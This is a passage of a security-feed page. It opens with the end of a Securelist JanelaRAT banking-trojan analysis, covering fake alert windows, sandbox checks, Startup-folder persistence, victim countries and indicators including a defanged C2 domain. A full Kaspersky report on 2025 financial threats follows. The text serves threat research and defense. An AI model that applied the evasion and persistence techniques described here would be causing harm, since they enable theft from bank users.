When a message command is received from the operator, the malware constructs a custom message box based on parameters sent from the server. These parameters include the message title, text content, button type (e.g., OK, Yes/No), and icon type (e.g., Warning, Error). The malware then creates a maximized message box positioned at the top of the screen, ensuring it captures user focus and blocks the visibility of other windows, mimicking a system or security alert.

An obfuscated acknowledgement string is sent back to the C2 to confirm successful execution of this task.

Anti-analysis techniques

In addition to the conditional behavior based on whether the process of banking security software is detected, the malware includes anti-analysis routines and computer environment checks, such as sandbox detection through the Magnifier and MagnifierWindow components. These components are used to determine if accessibility tools are active on the infected computer indicating a possible malware analysis environment.

Persistence

The malware establishes persistence by writing a command script into the Windows Startup directory. This script forces the execution chain to run at each user logon enabling malicious activity without triggering privilege escalation prompts. The script is executed silently to evade user awareness.

This method is either an alternative or a supplement to the persistence method previously described in the subroutines responsible for periodic HTTP beaconing section.

Victimology

Consistent with previous intrusions and campaigns, the primary targets of the threat actors distributing JanelaRAT are banking users in Latin America, with specific focus on users of financial institutions in Brazil and Mexico.

According to our telemetry, in 2025 we detected 14,739 attacks in Brazil and 11,695 in Mexico related to JanelaRAT.

Conclusions

JanelaRAT remains an active and evolving threat, with intrusions exhibiting consistent characteristics despite ongoing modifications. We have tracked the evolution of JanelaRAT infections for some time, observing variations in both the malware itself and its infection chain, including targeted variants for specific countries.

This variant represents a significant advancement in the actor’s capabilities, combining multiple communication channels, comprehensive victim monitoring, interactive overlays, input injection, and robust remote control features. The malware is specifically designed to minimize user visibility and adapt its behavior upon detection of anti-fraud software.

To mitigate the risk of communication with the C2 infrastructure utilizing similar evasive techniques, we recommend that defenders block dynamic DNS services at the corporate perimeter or internal DNS resolvers. This will disrupt the communication channels used by JanelaRAT and similar threats.

Indicators of compromise

808c87015194c51d74356854dfb10d9e         MSI Dropper
d7a68749635604d6d7297e4fa2530eb6        JanelaRAT
ciderurginsx[.]com         Primary C2

  • ✇Securelist
  • Financial cyberthreats in 2025 and the outlook for 2026 Olga Altukhova · Oleg Kupreev · Polina Tretyak
    In 2025, the financial cyberthreat landscape continued to evolve. While traditional PC banking malware declined in relative prevalence, this shift was offset by the rapid growth of credential theft by infostealers. Attackers increasingly relied on aggregation and reuse of stolen data, rather than developing entirely new malware capabilities. To describe the financial threat landscape in 2025, we analyzed anonymized data on malicious activities detected on the devices of Kaspersky security produc
     

Financial cyberthreats in 2025 and the outlook for 2026

8 de Abril de 2026, 06:00

In 2025, the financial cyberthreat landscape continued to evolve. While traditional PC banking malware declined in relative prevalence, this shift was offset by the rapid growth of credential theft by infostealers. Attackers increasingly relied on aggregation and reuse of stolen data, rather than developing entirely new malware capabilities.

To describe the financial threat landscape in 2025, we analyzed anonymized data on malicious activities detected on the devices of Kaspersky security product users and consensually provided to us through the Kaspersky Security Network (KSN), along with publicly available data and data on the dark web.

We analyzed the data for

  • financial phishing,
  • banking malware,
  • infostealers and the dark web.

Key findings

Phishing

Phishing activity in 2025 shifted toward e-commerce (14.17%) and digital services (16.15%), with attackers increasingly tailoring campaigns to regional trends and user behavior, making social engineering more targeted despite reduced focus on traditional banking lures.

Banking malware

Financial PC malware declined in prevalence but remained a persistent threat, with established families continuing to operate, while attackers increasingly prioritize credential access and indirect fraud over deploying complex banking Trojans. To the contrary, mobile banking malware continues growing, as we wrote in detail in our mobile malware report.

Infostealers and the dark web

Infostealers became a central driver of financial cybercrime, fueling a growing dark web economy where stolen credentials, payment data, and full identity profiles are traded at scale, enabling widespread and destructive fraud operations.

Financial phishing

In 2025, online fraudsters continued to lure users to phishing and scam pages that mimicked the websites of popular brands and financial organizations. Attackers leveraged increasingly convincing social engineering techniques and brand impersonation to exploit user trust. Rather than relying solely on volume, campaigns showed greater targeting and contextual adaptation, reflecting a maturation of phishing operations.

The distribution of top phishing categories in 2025 shows a clear shift toward digital platforms that aggregate multiple user activities, with web services (16.15%), online games (14.58%), and online stores (14.17%) leading globally. Compared to 2024, the rise of online games and the decline of social networks and banks indicate that attackers are increasingly targeting environments where users are more likely to take a risk or engage impulsively. Categories such as instant messaging apps and global internet portals remain significant phishing targets, reflecting their role as communication and access hubs that can be exploited for credential harvesting.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices, 2025 (download)

Regional patterns further reinforce the adaptive nature of phishing campaigns, showing that attackers closely align category targeting with local digital habits. For example, online stores dominate heavily in the Middle East.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in the Middle East, 2025 (download)

Online games and instant messaging platforms feature more prominently in the CIS, suggesting a focus on younger or highly connected user bases.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in the CIS, 2025 (download)

APAC demonstrates almost equal shares of online games and banks which signifies a combined approach targeting different users.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in APAC, 2025 (download)

In Africa, a stronger emphasis on banks reflects the continued importance of traditional financial services. Most likely, this is due to the lower security level of the financial institutions in the region.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Africa, 2025 (download)

Whereas in LATAM, delivery companies appearing in the top categories indicate attackers exploiting the growth of e-commerce logistics.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Latin America, 2025 (download)

Europe presents a more balanced distribution across categories, pointing to diversified attack strategies.

TOP 10 categories of organizations mimicked by phishing and scam pages that were blocked on home users’ devices in Europe, 2025 (download)

Attackers actively localize their tactics to maximize relevance and effectiveness.

The distribution of financial phishing pages by category in 2025 reveals strong regional asymmetries that reflect both user behavior and attacker prioritization.

Globally, online stores dominated (48.45%), followed by banks (26.05%) and payment systems (25.50%). The decline in bank phishing may suggest that these services are becoming increasingly difficult to successfully impersonate, so fraudsters are turning to easier ways to access users’ finances.

However, this balance shifts significantly at the regional level.

In the Middle East, phishing is overwhelmingly concentrated on e-commerce (85.8%), indicating a heavy reliance on online retail lures, whereas in Africa, bank-related phishing leads (53.75%), which may indicate that user account security there is still insufficient. LATAM shows a more balanced distribution but with a higher share of online store targeting (46.30%), while APAC and Europe display a more even spread across all three categories, pointing to diversified attack strategies. These variations suggest that attackers are not operating uniformly but are instead adapting campaigns to regional digital habits, payment ecosystems, and trust patterns – maximizing effectiveness by aligning phishing content with the most commonly used financial services in each market.

Distribution of financial phishing pages by category and region, 2025 (download)

Online shopping scams

The distribution of organizations mimicked by phishing and scam pages in 2025 highlights a clear shift toward globally recognized digital service and e-commerce brands, with attackers prioritizing platforms that have large, active user bases and frequent payment interactions.

Netflix (28.42%) solidified its ranking as the most impersonated brand, followed by Apple (20.55%), Spotify (18.09%), and Amazon (17.85%). This reflects a move away from traditional retail-only targets toward subscription-based and ecosystem-driven services.

TOP 10 online shopping brands mimicked by phishing and scam pages, 2025 (download)

Regionally, this trend varies: Netflix dominates heavily in the Middle East, Apple leads in APAC, while Spotify ranks first across Europe, LATAM, and Africa. Although most of the top platforms are highly popular across different regions, we may suggest that the attackers tailor brand impersonation to regional popularity and user engagement.

Payment system phishing

Phishing campaigns are impersonating multiple payment ecosystems to maximize coverage. While PayPal was the most mimicked in 2024 with 37.53%, its share dropped to 14.10% in 2025. Mastercard, on the contrary, attracted cybercriminals’ attention, its share increasing from 30.54% to 33.45%, while Visa accounted for a significant 20.06% (last year, it wasn’t in the TOP 5), reinforcing the growing focus on widely used banking card networks. The continued presence of American Express (3.87%) and the increasing number of pages mimicking PayPay (11.72%) further highlight attacker experimentation and regional adaptation.

TOP 5 payment systems mimicked by phishing and scam pages, 2025 (download)

Financial malware

In 2025, the decline in users affected by financial PC malware continued. On the one hand, people continue to rely on mobile devices to manage their finances. On the other hand, some of the most prominent malware families that were initially designed as bankers had not used this functionality for years, so we excluded them from these statistics.

Changes in the number of unique users attacked by banking malware, by month, 2023–2025 (download)

Windows systems remained the primary platform targeted by attackers with financial malware. According to Kaspersky Security Bulletin, overall detections included 1,338,357 banking Trojan attacks globally from November 2024 to October 2025, though this number is also declining due to increasing focus on mobile vectors. Desktop threats continued to be distributed via traditional delivery methods like malicious emails, compromised websites, and droppers.

In 2025, Brazilian-origin families such as Grandoreiro (part of the Tetrade group) stood out for their constant activity and global reach. Despite a major law enforcement disruption in early 2024, Grandoreiro remained active in 2025, re-emerging with updated variants and continuing to operate. Other notable actors included Coyote and emerging families like Maverick, which abused WhatsApp for distribution while maintaining fileless techniques and overlaps with established Brazilian banking malware to steal credentials and enable fraudulent transactions on desktop banking platforms. Besides traditional bankers, other Brazilian malware families are worth mentioning, which specifically target relatively new and highly popular regional payment systems. One of the most prominent threats among these is GoPix Trojan focusing on the users of Brazilian Pix payment system. It is also capable of targeting local Boleto payment method, as well as stealing cryptocurrency.

There was also a surge in incidents in 2025 in which fraudsters targeted organizations through electronic document management (EDM) systems, for example, by substituting invoice details to trick victims into transferring funds. The Pure Trojan was most frequently encountered in such attacks. Attackers typically distribute it through targeted emails, using abbreviations of document names, software titles, or other accounting-related keywords in the headers of attached files. Globally in the corporate segment, Pure was detected 896 633 times over 2025, with over 64 thousand users attacked.

Contrary to PC banking malware, mobile banker attacks grew by 1.5 times in 2025 compared to the previous reporting period, which is consistent with their growth in 2024. They also saw a sharp surge in the number of unique installation packages. More statistics and trends on mobile banking malware can be found in our yearly mobile threat report.

Complementing traditional financial malware, infostealers played a significant role in enabling financial crime both on PCs and mobile devices by harvesting credentials, cookies, and autofill data from browsers and applications, which attackers then used for account takeovers or direct banking fraud. Kaspersky analyses pointed to a surge in infostealer detections (up by 59% globally on PCs), fueling credential-based attacks.

Financial cyberthreats on the dark web

The Kaspersky Digital Footprint Intelligence (DFI) team closely monitors infostealer activity on both PC and mobile devices to analyze emerging trends and assess the evolving tactics of cybercriminals.

Fraudsters especially target financial data such as payment cards, cryptocurrency wallets, login credentials and cookies for banking services, as well as documents stored on the victim’s device. The stolen data is collected in log files and shared on dark web resources, where they are bought, sold, or distributed freely and then used for financial fraud.

With access to financial data, fraudsters can gain control of users’ bank accounts and payment cards, and withdraw funds. Compromised accounts and cards are also frequently used in subsequent activities, turning the victims into intermediaries in a fraud scheme.

Compromised accounts

Kaspersky DFI found that in 2025, over one million online banking accounts (these are not Kaspersky product users) served by the world’s 100 largest banks fell victim to infostealers: their credentials were being freely shared on the dark web.

The countries with the highest median number of compromised accounts per bank were India, Spain, and Brazil.

The chart below shows the median number of compromised accounts per bank for the TOP 10 countries.

TOP 10 countries with the highest compromised account median (download)

Compromised payment cards

Seventy-four percent of payment cards that were compromised by infostealer malware, published on dark web resources and identified by the Digital Footprint Intelligence team in 2025, remained valid as of March 2026. This means that attackers could still use the cards that had been stolen months or even years prior.

It should be noted that the number of bank accounts and payment cards known to have been compromised by infostealers in 2025 will continue to rise, because fraudsters do not publish the log files immediately after the compromise but only after a delay of months or even years.

Data breaches


Regardless of the industry in which the target company operates, data breaches often expose users’ financial data, including payment card information, bank account details, transaction histories and other financial information. As a consequence, the compromised databases are sold and distributed on underground resources.

It should be noted that the threat is not limited to the exposure of financial information alone. Various identity documents and even seemingly public data, such as names, phone numbers and email addresses, can become a risk when they are published on the dark web. Such data attracts fraudsters’ attention and can be used in social engineering attacks to gain access to the user’s financial assets.

An example of a post offering a database

An example of a post offering a database

Sale of bank accounts and payment cards


The dark web often features services provided by stores that specialize in selling bank accounts and payment cards. Fraudsters typically obtain data for sale from a variety of sources, including infostealer logs and leaked databases, which are first repackaged and then combined.

Examples of a post (top) and a site (bottom) offering payment cards

Examples of a post (top) and a site (bottom) offering payment cards


Often, sellers offer complete victim profiles, referred to by fraudsters as “fullz”. These include not only bank accounts or payment cards but also identification documents, dates of birth, residential addresses, and other personal details. A full‑information package is usually more expensive than a payment card or a bank account alone.

Examples of a post (top) and a site (bottom) offering bank accounts

Examples of a post (top) and a site (bottom) offering bank accounts

Compiled databases


Fraudsters exploit various sources, including previously leaked databases, to compile new, thematic ones. Finance- and, in particular, cryptocurrency-related databases, are among the most popular. Compilations aimed at specific user groups, such as the elderly or wealthy people, are also of interest to cybercriminals.

Usually, thematic databases contain personal information about users, such as names, phone numbers, and email addresses. Fraudsters can use this data to launch social engineering attacks.

An example of a message offering compiled databases

An example of a message offering compiled databases

Creation of phishing websites


Phishing websites have become a powerful tool for the financial enrichment of fraudsters. Cybercriminals create fraudulent sites that masquerade as legitimate resources of companies operating in various industries. Gambling and retail sites remain among the most popular targets.


In order to obtain personal and financial information from unsuspecting users, adversaries seek out ways to create such phishing websites. Ready-made layouts and website copies are sold on the dark web and advertised as profitable tools. Moreover, fraudsters offer phishing website creation services.

Examples of posts offering creation of phishing websites

Examples of posts offering creation of phishing websites

Conclusion

The decline of traditional PC banking malware is not an indicator of reduced risk; rather, it highlights a redistribution of attacker effort toward more efficient methods targeting mobile devices, credential theft, and social engineering. Infostealers, in particular, are a force multiplier, enabling widespread compromise at scale.

Looking ahead to 2026, the financial threat landscape is expected to become even more data-driven and automated. Organizations must adapt by focusing on identity protection, real-time monitoring, and cross-channel threat intelligence, while users must remain vigilant against increasingly sophisticated and personalized attack techniques.

  • ✇Securelist
  • Frogblight threatens you with a court case: a new Android banker targets Turkish users Georgy Bubenok
